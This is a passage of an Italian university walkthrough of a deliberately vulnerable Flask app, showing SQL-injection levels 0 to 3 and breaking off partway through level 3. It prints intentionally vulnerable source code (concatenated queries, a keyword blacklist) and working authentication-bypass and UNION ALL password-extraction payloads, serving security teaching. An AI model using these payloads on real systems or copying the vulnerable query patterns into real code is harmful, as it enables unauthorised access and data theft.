



POLITECNICO
MILANO 1863

VulnProject Walkthrough

[Introduzione](#)

[Tecnologie utilizzate](#)

[Illustrazione Home Page](#)

[Parte 1 | Server-Attacks](#)

[SQL-injection: Authentication Bypass \(level0\)](#)

[SQL-injection: Filter Bypass \(level1\)](#)

[SQL-injection: Union All attack \(level2\)](#)

[SQL-injection: Information_schema abuse \(level3\)](#)

[SQL-injection: Boolean Based Attack \(level4\)](#)

[SQL-injection: Blind Time-Based Attack \(level5\)](#)

[SQL-injection: MD5 raw hash reflection \(level6\)](#)

[Parte 2 | Client-Attacks](#)

[Request Support](#)

[Transfer Money](#)

[Profile](#)

[Search User](#)

[Cookies](#)

[Exploit #1: CSRF-Attack](#)

[Precompilazione del form di invio di denaro:](#)

[Hosting del file html malevolo](#)

[Invio del payload](#)

[Proof of Concept](#)

[Exploit #2: Cookies-Bruteforce](#)

[Analisi del codice di bruteforce](#)

[Proof of Concepts](#)

[Exploit #3: Data-Exfiltration with XSS](#)

[Analisi dell'attacco:](#)

[Test dell'XSS nella pagina profilo](#)

[Analisi payload.js](#)

Introduzione

Il progetto proposto consiste nella realizzazione di un'applicazione web volutamente vulnerabile a vari tipi di attacchi informatici. Lo scopo del progetto è illustrare, resolvendo delle challenges come un'utente malintenzionato possa sfruttare determinate vulnerabilità per bypassare sistemi di sicurezza o estrarre dati sensibili senza autorizzazione.

L'applicazione web sviluppata si divide in due sezioni:

Server Attacks e Client Attacks.

La prima sezione è strutturata in 7 livelli, ognuno dei quali tratta un particolare attacco di tipo SQL-injection.


La seconda sezione invece simula il sito web di una banca (VulnerableBank), qui verranno analizzati tre particolari attacchi client: Cross Site Request Forgery (CSRF), Cookies Brute-Force e Cross Site Scripting (XSS) quest'ultimo ci permetterà di eseguire un Data Exfiltration.

Tecnologie utilizzate

- Il progetto è realizzato completamente in Python3 utilizzando la libreria Flask.
- Per i template delle pagine web è stato utilizzato HTML5, CSS3 e Jinja2.
- L'accesso ai database viene eseguito tramite la libreria pymysql.
- Il DMBS utilizzato è mysql 8.0.32.
- Gli exploit sono stati scritti in Python3 e JavaScript.
- E' stato utilizzato un bot scritto in Python3 tramite la libreria Selenium per simulare il comportamento dell'account vittima (verrà trattato in seguito).

Illustrazione Home Page

All'interno della pagina home troviamo una breve descrizione delle due sezioni e i link di accesso alle varie challenges



home page


Parte 1 | Server-Attacks

Come anticipato nell'introduzione, questa sezione è divisa in livelli, ogni livello richiede delle credenziali di accesso, le quali si ottengono risolvendo il livello precedente.

Per quanto riguarda l'accesso al primo livello le credenziali sono fornite → **level0:level0**

SQL-injection: Authentication Bypass (level0)

In questo livello viene trattato uno dei più classici attacchi SQL-injection, ovvero il bypass dell'autenticazione a seguito di una manipolazione della query SQL. Una volta inserite le credenziali d'accesso ci troviamo davanti ad una schermata di login nella quale possiamo inserire un username e una password, nella pagina (come in tutti i successivi livelli di questa sezione) è presente anche un pulsante "view source-code" il quale ci aiuterà a risolvere la challenge analizzando il codice presente lato server.



level0

Lo scopo della challenge è riuscire ad autenticarci come utente level1, cliccando su "view source-code" possiamo notare come la query SQL venga semplicemente concatenata con l'username e la password inserita dall'utente senza quindi eseguire alcun controllo e sanificazione dell'input.

```
This is partial source-code

def SQLi_level0():
    if request.authorization and request.authorization.username == 'level0' and request.authorization.password == passwords['level0']:
        msg = ''
    if request.method == 'POST' and 'username' in request.form and 'password' in request.form:
        username = request.form['username'].replace("'", "").replace('#', '').replace(' ', '')
        password = request.form['password']
        with connection.cursor() as cursor:
            query = "SELECT * FROM level1 WHERE username = '%s' AND password = '%s' " %(username, password)
            cursor.execute(query)
            account = cursor.fetchone()

            if account:
                return render_template('success.html')
            else:
                msg = 'Incorrect password!'
    ....
```

source code of level0

Ciò significa che se inserissimo come username: **level1** e password: **password**, la query diventerebbe:

```
SELECT FROM level1 WHERE username = 'level1' AND password = 'password'
```

Questo modo di gestire la query è estremamente pericoloso, infatti ci dà la possibilità di iniettare all'interno del campo password del codice SQL manipolando la query a nostro piacimento, per esempio, prestando particolare attenzione agli apici, potremmo inserire come password la stringa `OR 1=1 #`


Come risultato otterremo la query:

```
SELECT FROM level1 WHERE username = 'level1' AND password = ' ' OR 1=1 #'
```

Possiamo notare come l'apice del payload inserito andrà a chiudere il primo apice del campo password mentre il simbolo `#` commenterà il secondo apice rendendo la query valida ed interpretabile dal dbms.

Nello specifico verrà cercato un'utente all'interno del database con `username = 'level1'` e `password = ' '`, grazie alla condizione `OR 1=1` la query resituerà sempre True permettendoci di autenticarci come utente `'level1'` e risolvere quindi la challenge.

Verremo reindirizzati ad una pagina di successo nella quale troveremo le credenziali per il prossimo livello.



level0 succes

Questa challenge ci insegna a non fidarsi di ciò che l'utente inserisce nei nostri form e quindi di **eseguire sempre una sanificazione dell'input**. Possiamo dunque proseguire con il prossimo livello inserendo le credenziali fornite.

SQL-injection: Filter Bypass (level1)

Questo livello è simile al precedente con la differenza che l'input inserito viene filtrato attraverso una blacklist, in pratica nel caso ci fossero delle parole vietate, la query al database non partirà segnalandoci l'errore. Possiamo confermare questo guardando il codice sorgente tramite il pulsante "view source-code".


```
This is partial source-code

def SQLi_level1():
    if request.authorization and request.authorization.username == 'level1' and request.authorization.password == passwords['level1']:
        msg = ''
        if request.method == 'POST' and 'username' in request.form and 'password' in request.form:
            username = request.form['username'].replace("'", "").replace('#', '').replace('"', '')
            password = request.form['password']

            blacklist = ['or', '\or', 'and', '\and']
            if any(ch in blacklist for ch in password.lower().split()):
                msg = 'Illegal character detected!'
            else:
                with connection.cursor() as cursor:
                    query = "SELECT * FROM level2 WHERE username = '%s' AND password = '%s' " %(username, password)
                    print(query)
                    cursor.execute(query)
                    account = cursor.fetchone()
                    if account:
                        return render_template('success.html')
                    else:
                        msg = 'Incorrect password!'
        ....
```

source code of level1

Infatti, se provassimo ad usare lo stesso payload precedente come password `' OR 1=1 #` otterremo un messaggio di errore dato che la stringa `OR` verrà convertita in `or` grazie al metodo `.lower()` e quindi identificata nella blacklist:



level1-blacklist detection

Per bypassare questo controllo basterà inserire un payload senza l'utilizzo delle parole presenti nella blacklist, ad esempio in MySQL l'operatore `OR` può essere sostituito col carattere `||` (doppio pipe). Il nostro payload sarà quindi la stringa `' || 1=1 #`.

Congratulation! you successfully bypassed security

remember: Blacklists filter are not the solution!

→ level2:GWtcl7bXeUlxYlo092BHoiz1Y1XQXTbv

come back to [home](#) and click on the next level


level1 success

Questa challenge ci insegna quindi ad evitare l'utilizzo di filtri perché potremmo escludere dalla blacklist possibili forme e combinazioni di caratteri speciali i quali potrebbero portare ad un injection.

Procediamo quindi al prossimo livello inserendo le credenziali fornite dalla pagina di successo.

SQL-injection: Union All attack (level2)

In questo livello non troviamo una pagina di login ma un campo di ricerca, inserendo un nome infatti, questo verrà ricercato all'interno del database e, se nel caso esistesse un account con questo username verranno stampate alcune informazioni relative.



level2-search for a user

Analizziamo il codice sorgente per capire come vengono estratte e visualizzate le informazioni dell'utente:

```
This is partial source-code

def SQLi_level2():
    if request.authorization and request.authorization.username == 'level2' and request.authorization.password == passwords['level2']:
        msg = ''
        if request.method == 'POST' and 'username' in request.form:
            username = request.form['username']
            with connection.cursor() as cursor:
                query = "SELECT id,username FROM level3 WHERE username = '%s'" % username
                print(query)
                cursor.execute(query)
                account = cursor.fetchone()

                if account:
                    msg = 'User exists ' + 'id:' + str(account['id']) + ' username:' + account['username']
            ....
```

source code of level2

Possiamo quindi notare come vengano estratte le sole informazioni relative ad `id` e `username` e inserite in una stringa di output. Il problema principale rimane il concatenamento della query con il nostro input `username`.

Dato che siamo a conoscenza del fatto che esista un utente di nome 'level3', possiamo ragionare sul payload da inserire per estrarre la password di quest'ultimo.

L'idea alla base è sfruttare i campi della scritta di output per visualizzare informazioni sensibili invece che id e username.

Potremmo quindi iniziare inserendo un nome che non produca risultati ad esempio `-1`, non essendoci un utente con questo username la tupla estratta (id,username) sarà vuota, possiamo

comunque sfruttare il fatto che i risultati vengano mostrati a video continuando il nostro payload con un'istruzione `UNION ALL`.

Essendo che la prima parte della query estrae due dati (id e username), per rendere valida l'istruzione di `UNION ALL` dobbiamo estrarre lo stesso numero di colonne, cioè due.


Possiamo quindi costruire il nostro payload in questa maniera:

```
-1' UNION ALL SELECT username, password FROM level3 WHERE username='level3' #
```

notare sempre l'utilizzo di un apice per chiudere il campo username e il cancelletto finale per chiudere il secondo apice. La query diventerà la seguente:

```
SELECT id,username FROM level3 WHERE username='-1' UNION ALL SELECT FROM level3 WHERE username='level3' #'
```

Visualizzeremo quindi nei campi predisposti dalla stringa di output l'username e la password dell'utente level3, BINGO!




level2-exploitation

Ancora una volta possiamo imparare da questa challenge che l'input dell'utente può essere molto pericoloso, e se non per bene sanificato potrebbe portare ad un'estrazione di dati sensibili all'interno del database.

Possiamo quindi accedere e loggarci al livello 3 tornando alla home e cliccando sull'apposito link

SQL-injection: Information_schema abuse (level3)

Questo livello condivide molto con quello precedente, infatti troviamo anche qui un campo di ricerca per estrarre id e username di un particolare utente.



level3-search for a user

La principale differenza con il livello 2 sta nel fatto che l'attaccante non è a conoscenza del nome della tabella da cui vengono estratti i dati e dei nomi delle colonne di quest'ultima, rendendo l'esempio di attacco molto più realistico.

Per dare conferma di ciò possiamo notare come nel codice sorgente vengano censurate le informazioni riguardo la query e i campi della tabella:

```
This is partial source-code

def SQLi_level3():
    if request.authorization and request.authorization.username == 'level3' and request.authorization.password == passwords['level3']:
        msg = ''
        if request.method == 'POST' and 'username' in request.form:
            username = request.form['username']
            with connection.cursor() as cursor:
                query = ***CENSORED***
                print(query)
                cursor.execute(query)
                account = cursor.fetchone()

            if account:
                msg = 'User exists ' + 'id:' + str(account['***CENSORED***']) + ' username:' + account['***CENSORED***']
            ....
```

source code of level3

Lo scopo principale di questa challenge è dimostrare come un'attaccante possa risalire alla struttura del database tramite le informazioni contenute nel campo `information_schema` ovvero una rappresentazione dei databases e relative tabelle presente nei moderni dbms relazionali come MySQL, PostgreSQL e SQL Server.

Procediamo in modo simile a quanto fatto nel livello2 costruendo il nostro payload passo passo, sfruttando anche qui il comando `UNION` per stampare nei campi visualizzati le informazioni che vogliamo ottenere.

